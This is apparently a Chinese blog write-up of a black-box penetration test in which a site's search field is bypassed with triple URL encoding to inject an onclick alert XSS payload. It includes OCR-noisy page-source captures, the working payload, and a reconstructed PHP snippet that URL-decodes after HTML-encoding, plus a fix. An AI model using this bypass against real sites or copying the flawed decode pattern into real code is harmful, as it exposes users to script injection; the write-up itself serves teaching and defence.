0x00 前言

跨站脚本攻击(Cross Site Scripting),缩写为XSS,恶意攻击者往Web页面里插入恶意Script代码,当用户浏览该页之时,嵌入其中Web里面的Script代码会被执行,从而达到恶意攻击用户的目的。在黑盒渗透中,XSS在很多网站中普遍存在,这边分享一个简单有意思的XSS三重URL编码绕过漏洞实例。

0x01 漏洞实例

某次测试中,遇到一个很奇葩的XSS,我们先来加一个双引号,看看输出:


```
■ Load URL
            view-source:http://1.
                                                   Process.do?search&type=&content=111*
Split URL
Execute
            ☐ Enable Post data ☐ Enable Referrer
 124 (/script)
 125 (style)
        footer{position:absolute !important;}
 127 (/style)
 128 (div class="container search-panel")
        <div class="search-box clearfix">
            <div class="col-12">
                全站搜索:
                <div class="col-10">
                    <input type="text" id="content" value="111kquot;" class="search-inp">
                </div>
                                                                                       ҈( ) 微信号: Bypass--
                <div class="col-2">
                    \( \button class="btn btn-normal btn-search" onclick="search(0)"\)搜索
                (/div>
```

如图,可以看到,双引号被转义了,这时候是不是有种想放弃的想法,抱着尝试的状态,我对双引号进行URL双重编码,再看一下输出:



很惊喜的发现,居然又被转义了,正常情况下,如果接受参数直接进行HTML ENCODE编码输出,这里应该输出是%22,但是这边却输出了",说明服务端接收参数后进行了url解码操作。

我们再加一层URL编码,即三重url编码,再看一下输出:



URL编码被还原为双引号,闭合了前面的双引号,并带入到html中。我们可以轻易地构造Payload实现XSS。

```
ocess.do?search&type=&content=111%252522onclick=%252522alert(/xss/)
Split URL
Execute
          ☐ Enable Post data ☐ Enable Referrer
           })
       1):
 124 (/script)
 125 (style)
        footer {position:absolute !important;}
 127 </style>
 128 (div class="container search-panel")
       <div class="search-box clearfix">
            <div class="col-12">
                〈p〉全站搜索:
               <div class="col-10">
                    <input type="text" id="content" value="111"onclick="alert(/xss/)" class="search-inp">
               (/div)
               (div class="col-2")
                                                                                                   (で) 微信号: Bypass--
                    〈button class="btn btn-normal btn-search" onclick="search(0)"〉搜索〈/button〉
                </div>
            </div>
```

0x02 思考与总结

通过黑盒测试的情况,我们可以反推服务端代码逻辑,服务端代码可能是这样子写的,以PHP示例:

```
<?php
$a=urldecode($_GET['id']); //接收参数并进行url解码
$b=htmlspecialchars($a); //HTML ENCODE处理,到这里都是没有问题的
echo urldecode($b); //最后,url解码输出
?>
```

这边代码逻辑中,问题根源在于最后一句的url解码输出,导致存在XSS编码绕过的情况。根据实际情况,给出的安全建议:HTML ENCODE处理后直接输出变量。

一次有趣的漏洞挖掘过程,黑盒渗透的乐趣,你无法想象你构造的Payload,服务端会返回给你什么样的惊喜。so,对于渗透测试,要有足够细心以及耐心,并且大胆的质疑一切,共勉。